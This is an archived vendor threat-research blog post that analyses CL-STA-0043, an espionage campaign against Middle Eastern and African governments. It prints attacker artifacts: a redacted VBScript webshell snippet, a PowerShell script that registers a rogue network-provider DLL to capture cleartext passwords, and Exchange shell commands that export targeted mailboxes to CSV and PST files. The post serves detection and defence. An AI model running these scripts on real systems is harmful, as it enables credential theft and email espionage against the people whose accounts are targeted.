# Through the Cortex XDR Lens: Uncovering a New Activity Group Targeting Governments in the Middle East and Africa - Palo Alto Networks Blog

By By Lior Rochberger

Published: 2023-06-14 · Archived: 2026-04-02 11:51:51 UTC

This post is also available in:

## Executive Summary

The Cortex Threat Research team has recently identified multiple espionage attacks targeting governmental entities in the Middle East and Africa. According to our findings, the main goal of the attacks was to obtain highly confidential and sensitive information, specifically related to politicians, military activities, and ministries of foreign affairs.

The attacks, which happened around the same time frame, shared several very unique similarities in tactics, techniques, and procedures (TTPs), with some of them never reported before in the wild, while other techniques are relatively rare, with just a handful of attackers reported using them.

We currently track the activity group behind the attacks as CL-STA-0043. This activity group's level of sophistication, adaptiveness, and victimology suggest a highly capable APT threat actor, and it is suspected to be a nation-state threat actor.

While tracking and analyzing CL-STA-0043, we discovered new evasive techniques and tools used by the attackers, such as an in-memory VBS implant to run webshell clandestinely, as well as a rare credential theft technique first seen in the wild.

Perhaps one of the most interesting findings of this investigation is the rare and novel Exchange email exfiltration technique that was used by the attackers only on a few selected targets, according to our telemetry.

In this blog post, we will provide information regarding the various TTPs observed in the attacks, including the execution as shown through the lens of the Palo Alto Networks Cortex XDR product.

## Table of Contents

## Infection Vector: An In-Memory VBS Implant

In the past couple of years, multiple zero-day exploits in on-premises IIS and Microsoft Exchange Servers led to a growing trend of exploiting these servers to gain an initial access to target networks.

In most cases, the main post exploitation method observed in such attacks is to deploy various kinds of webshell, which provide the attackers access to the compromised network via a remote shell.

During an investigation of one of the instances, we observed a series of failed attempts to execute the infamous China Chopper webshell, which were blocked by the Cortex XDR anti-webshell module. In the following days after the failed attempts, we observed a new suspicious activity originating from the Exchange Server's w3wp.exe process, which upon investigation appeared to be resulting from an in-memory VBscript implant deployed by the threat actor. The activity was also detected by Cortex XDR.





Figure 1. Detection of the Suspicious AMSI decode attempt, as shown in Cortex XDR.

Below is a snippet of the in-memory VBscript:

```
"request.Item(""<redacted>"");

IStringList.Item();

IServer.ScriptTimeout(""3600"");

IServer.CreateObject(""Scripting.Dictionary"");

IRequest.Form(""key"");

IStringList.Item();

ISessionObject.Value(""payload"");

IXMLDOMNode._00000029(""base64"");

IXMLDOMElement.dataType(""bin.base64"");

IXMLDOMElement.text(""<redacted>"");

IXMLDOMElement.nodeTypedValue();

ISessionObject.Value(""payload"");

IDictionary.Add(""payload"", ""Set Parameters=Server.CreateObject(""Scripting.Dictionary"")

Function Base64Encode(sText)

Dim oXML, oNode

i"");

IDictionary.Item(""payload"");

IServer.CreateObject(""Scripting.Dictionary"");

_Stream.Charset(""iso-8859-1"");

_Stream.Type(""1"");

_Stream.Open();

_Stream.Write(""Unsupported parameter type 00002011"");

<snipped code>

_Stream.ReadText();

IServer.CreateObject(""WScript.shell"");

IWshShell3._00000000();

IWshShell3.Exec(""cmd /c ""cd /d ""C:/<redacted>/""&ipconfig /all"" 2>&1"");"
```

## Reconnaissance

Once the attackers had penetrated the network, they performed reconnaissance activity, mapping out the network and identifying critical assets. The attackers were mainly focused on finding administrative accounts and identifying important servers, such as:

- Domain controllers
- Web servers
- Exchange servers
- FTP servers
- SQL databases

To get this information, the attackers tried to execute the following tools:

- Ladon web scanning tool (authored by "k8gege")
- Custom network scanners
- Nbtscan
- Portscan
- Windows commands: Netstat, nslookup, net, ipconfig, tasklist, quser





Figure 2. Prevention of multiple tools by the Cortex XDR & XSIAM

## Privilege Escalation

### The Potato Suite

In order to carry out the attacks successfully, the threat actors needed to run their tools and commands with adequate privileges (admin/system). To do so, they made use of different tools from the trending Potato suite. The Potato suite is a collection of various native Windows privilege escalation tools. The main tools that were observed during the investigation were:

- JuicyPotatoNG - a local privilege escalation tool, from a Windows service account to NT AUTHORITY\SYSTEM. It is based on RottenPotatoNG.
- SharpEfsPotato - a local privilege escalation tool using EfsRpc, built from SweetPotato.

Using those tools, the threat actor attempted to create administrative accounts, and to run various tools that require elevated privileges.





Figure 3. Prevention of JuicyPotatoNG by the Cortex XDR & XSIAM WildFire module

### Sticky Keys Attack is Making a Comeback

Another technique that we observed during the attacks was the well-known privilege escalation technique called "Sticky Keys".

The Windows operating system contains accessibility features that may be launched with a key combination before a user has logged in to the system, or by an unprivileged user. An attacker can modify the way these programs are launched to get a command prompt or a backdoor.

One of the common accessibility features is sethc.exe, which is often referred to as "Sticky Keys". In the attack, the attacker usually replaces the sethc.exe binary or pointers/references to these binaries in the registry, with cmd.exe. When executed, it provides an elevated command prompt shell to the attacker to run arbitrary commands and other tools.

There were multiple observed attempts to edit the registry key for sethc.exe to point to cmd.exe and subsequently run the sethc.exe file with the parameter "211". This turns on the system's "Sticky Keys" feature which in return executes the elevated command prompt shell.

Figure 4. Prevention of Sticky Key attack by the Cortex XDR & XSIAM

### Iislpe IIS PE

In addition, the attackers used a privilege escalation tool “Iislpe.exe”, which is an IIS privilege escalation tool, written by “k8gege”, the same author who created the aforementioned Ladon tool.

## Credential Theft: Using Network Providers To Steal Credentials

In the attacks clustered under the CL-STA-0043 activity group, there were many techniques and tools deployed aiming to steal credentials, such as Mimikatz, Dumping the Sam key, Forcing WDigest to store credentials in plaintext and Dumping NTDS.dit file from the Active Directory using ntdsutil.exe. These techniques are all well-known and documented.

However, one technique did stand out, since it was only first reported as a POC (Proof of Concept) in August 2022, and up to the time of writing this report, there were no public mentions of this technique being exploited in the wild.

Using this method, the attackers executed a PowerShell script that registered a new network provider, named “ntos”, set to execute a malicious DLL, ntos.dll, dropped by the attacker in the C:\Windows\system32 folder.

```
$path = Get-ItemProperty -Path ""HKLM:\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order"" -Name PROVIDERORDER

$UpdatedValue = $Path.PROVIDERORDER + "",ntos""

Set-ItemProperty -Path $Path.PSPath -Name ""PROVIDERORDER"" -Value $UpdatedValue

New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ntos

New-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ntos\NetworkProvider

New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\ntos\NetworkProvider -Name ""Class"" -Value 2

New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\ntos\NetworkProvider -Name ""Name"" -Value ntos

New-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\ntos\NetworkProvider -Name ""ProviderPath"" -PropertyType ExpandString -Value ""%SystemRoot%\System32\ntos.dll""
```

As part of the login activity, Winlogon.exe captures the user and password and forwards them to mpnotify.exe, which loads the malicious DLL and shares the cleartext passwords with it. The malicious DLL then creates a new file, containing the stolen credentials. This file is then sent to the command and control server (C2) of the attackers.




Figure 5. Prevention of the credential theft attempt, as shown in Cortex XDR & XSIAM.

## Lateral Movement

### Debuting Yasso: A New Penetration Toolset

As part of the investigation of the activity in CL-STA-0043, we observed the use of a relatively new penetration testing toolset - "Yasso". Interestingly, although this tool has been publicly available since January 2022, and at the time of this report, there were no publicly reported cases where this tool was used in the wild.

Yasso, authored by a Mandarin-speaking pentester nicknamed Sairson, is an open source multi-platform intranet-assisted penetration toolset that brings together a number of features such as scanning, brute forcing, remote interactive shell, and running arbitrary commands.

In addition, Yasso has powerful SQL penetration functions, and it provides a range of database functionalities for the operator to perform remote actions.





Figure 6. Yasso command line tool.

The following Yasso modules were most in use during the attacks:

- **SMB** – SMB Service blowup module
- **Winrm** – Winrm service blowup module
- **SSH** – SSH service burst module, fully interactive shell connection
- **MSSQL** – SQL Server service blowup module and powerlifting auxiliary module

The use of the different Yasso modules were detected in the Cortex XDR & XSIAM product, as shown in Figure 7.






Figure 7. Detection of the Yasso tool execution, as shown in Cortex XDR & XSIAM.

Those modules, in combination with text files that contain target endpoints, usernames and passwords, were used to perform a NTLM spray attack. In this attack, the attacker tried to log in to multiple servers using different combinations of multiple users and passwords in a short period of time. Cortex XDR & XSIAM's Identity Analytics module detected the anomaly and raised multiple alerts for the suspicious behavior, as shown in Figure 8.



| ALERT NAME | | DESCRIPTION |
|---|---|---|
| Identity Analytics | Rare NTLM Access By User To Host | The user account has logged on to a new host with NTLM authentication. This behavior has not been observed in t... |
| Identity Analytics | Rare NTLM Usage by User | The user account \ has logged on with NTLM authentication. This behavior has not been observed in the last 30... |
| Identity Analytics | Rare NTLM Usage by User | The user account \ has logged on with NTLM authentication. This behavior has not been observed in the last 30... |
| Identity Analytics | Rare NTLM Usage by User | The user account \ has logged on with NTLM authentication. This behavior has not been observed in the last 30... |
| Identity Analytics | Login by a dormant user | The user \ has not been used for a month or longer. Its login may indicate account abuse |

Figure 8. Detection by the Identity Analytics module of the NTLM spray attack, as shown in Cortex XDR & XSIAM.

### Additional Lateral Movement TTPs

Besides the use of Yasso for lateral movement, the attackers were also observed using other common and known techniques to accomplish that.

The tools observed were mostly native Windows tools such as WMI, Scheduled task, Winrs and Net. In addition, the use of Samba SMBclient for lateral movement was observed in some instances.

## Exfiltration: Stealing Targeted Email Data

One of the most interesting techniques observed in the attacks was the targeted data exfiltration method from the compromised Exchange servers. A variation of this technique was reported before to be used by Hafnium. This activity

consists of abusing the Exchange Management Shell or PowerShell scripts in order to steal emails and PST files according to specific keywords that the threat actors deem important.

To gather those emails, two very unique methods were observed:

- Abuse of the Exchange Management Shell
- Add PowerShell snap-in (PSSnapins) to steal emails through a script





Figure 9. Prevention of the Exchange management shell abuse, as shown in Cortex XDR & XSIAM.

### Abusing of the Exchange Management Shell

In the first method, we observed the abuse of the Exchange Management Shell (exshell.psc1) to run a command that saved all emails from users that contain the string “foreign” and all emails sent from or to governmental accounts, into csv files.

```
powershell.exe -psconsolefile "C:\Program files\microsoft\exchange server\v15\bin\exshell.psc1" -command "get-mailbox -Filter \"UserPrincipalName -Like \"*foreign*\"\" -ResultSize Unlimited | get-mailboxstatistics | sort-object TotalItemSize -Descending | Select-Object DisplayName,Alias,TotalItemSize -First 30 | export-csv c:\users\public\<redacted>\<redacted>.csv"
```

```
powershell.exe -psconsolefile "C:\Program files\microsoft\exchange server\v15\bin\exshell.psc1" -command "Get-MessageTrackingLog -ResultSize Unlimited | Where-Object {$_.Recipients -like \"*@<redacted>.gov.<redacted>\"}| select-object Sender,{$_.Recipients},{$_.MessageSubject} | export-csv c:\users\public\<redacted>\<redacted>.csv"
```

```
powershell.exe -psconsolefile "C:\Program files\microsoft\exchange server\v15\bin\exshell.psc1" -command "Get-MessageTrackingLog -ResultSize Unlimited | Where-Object {$_.sender -like \"*@<redacted>.gov.<redacted>\"}| select-object Sender,{$_.Recipients},{$_.MessageSubject} | export-csv c:\users\public\<redacted>\<redacted>.csv"
```

In addition to the command lines above, other searches for specific content (using the filter “($_.MessageSubject -like '*<redacted>*')”) were observed as well. Those searches were for very specific individuals and information related to highly sensitive stately and foreign policy matters.

### Add PowerShell snap-in (PSSnapins) to steal emails

In the second method, we observed the execution of multiple PowerShell scripts that add PowerShell snap-ins of Exchange, to allow the attackers to manage the Exchange server and steal emails.

Below is a snippet of the script which originally contained over 30 targeted mailboxes of individuals, embassies, military-related organizations, and others.

```
\r\n$date=(Get-Date).AddDays(-3);\r\n$server=$env:computername;\r\n$path=\"\\\\\\\\$server\\\\c$\\\\users\\\\public\\\\libraries\\\\\" + [Guid]::newGuid().ToString();\r\nmkdir $path;\r\nAdd-PSSnapin Microsoft.Exchange.Management.Powershell.E2010;\r\n$culture = [System.Globalization.CultureInfo]::CreateSpecificCulture(\"en-US\");\r\n$culture.NumberFormat.NumberDecimalSeparator = \".\";\r\n$culture.NumberFormat.NumberGroupSeparator = \",\";\r\n[System.Threading.Thread]::CurrentThread.CurrentCulture = $culture;\r\n$filter = \"(Received -ge'$date') -or (Sent -ge'$date')\";\r\nNew-MailboxExportRequest -Name Request1 -Mailbox '<redacted>.atlanta' -ContentFilter $filter -FilePath \"$path\\\\<redacted>.atlanta.pst\";\r\nNew-MailboxExportRequest -Name Request2 -Mailbox '<redacted>.Kuwait' -ContentFilter $filter -FilePath \"$path\\\\<redacted>.Kuwait.pst\";\r\nNew-MailboxExportRequest -Name Request3 -Mailbox '<redacted>.Ankara' -ContentFilter $filter -FilePath \"$path\\\\<redacted>.Ankara.pst\";\r\nNew-MailboxExportRequest -Name Request4 -Mailbox '<redacted>.Paris' -ContentFilter $filter -FilePath \"$path\\\\<redacted>.Paris.pst\";\r\nNew-MailboxExportRequest -Name Request5 -Mailbox 'permanentsecretary' -ContentFilter $filter -FilePath \"$path\\\\permanentsecretary.pst\";\r\n# New-MailboxExportRequest -Name Request6 -Mailbox '<redacted> Press Office' -ContentFilter $filter -FilePath \"$path\\\\<redacted>.Press.Office.pst\";
```

The output of those scripts were saved into .tiff files, under “c:\users\public\<redacted>”, which were later compressed, password-protected and sent to the attacker’s C2 server as well.





Figure 10. Exchange management shell abuse, as shown in Cortex XDR & XSIAM.





Figure 11. Identity analytics alert for 7zip process accessing outlook files, as shown in the Cortex XDR & XSIAM.

## Conclusion

In this blog, we uncovered several previously unreported and rare techniques and tools observed used by a cluster of activity we refer to as CL-STA-0043. While the research is still ongoing, and the full identity of the threat actor/s is still being studied, we believe that the level of sophistication, determination and espionage motives demonstrated in this report, bear the hallmarks of a true advanced persistent threat, potentially operating on behalf of nation-state interests. In the same vein, this sheds light on how threat actors seek to obtain non-public and confidential information about geopolitical related topics and high-ranking public service individuals.

## Protections and Mitigations

During the attacks, Cortex XDR & XSIAM raised many alerts for the malicious activities observed in CL-STA-0043. Prevention and detection alerts were raised for each phase of the attack: the initial access attempts, the use of rare tools and the advanced technique, and for the data exfiltration attempts.

SmartScore, a unique ML-driven scoring engine that translates security investigation methods and their associated data into a hybrid scoring system, scored this incident a 100 score - the highest level of risk.

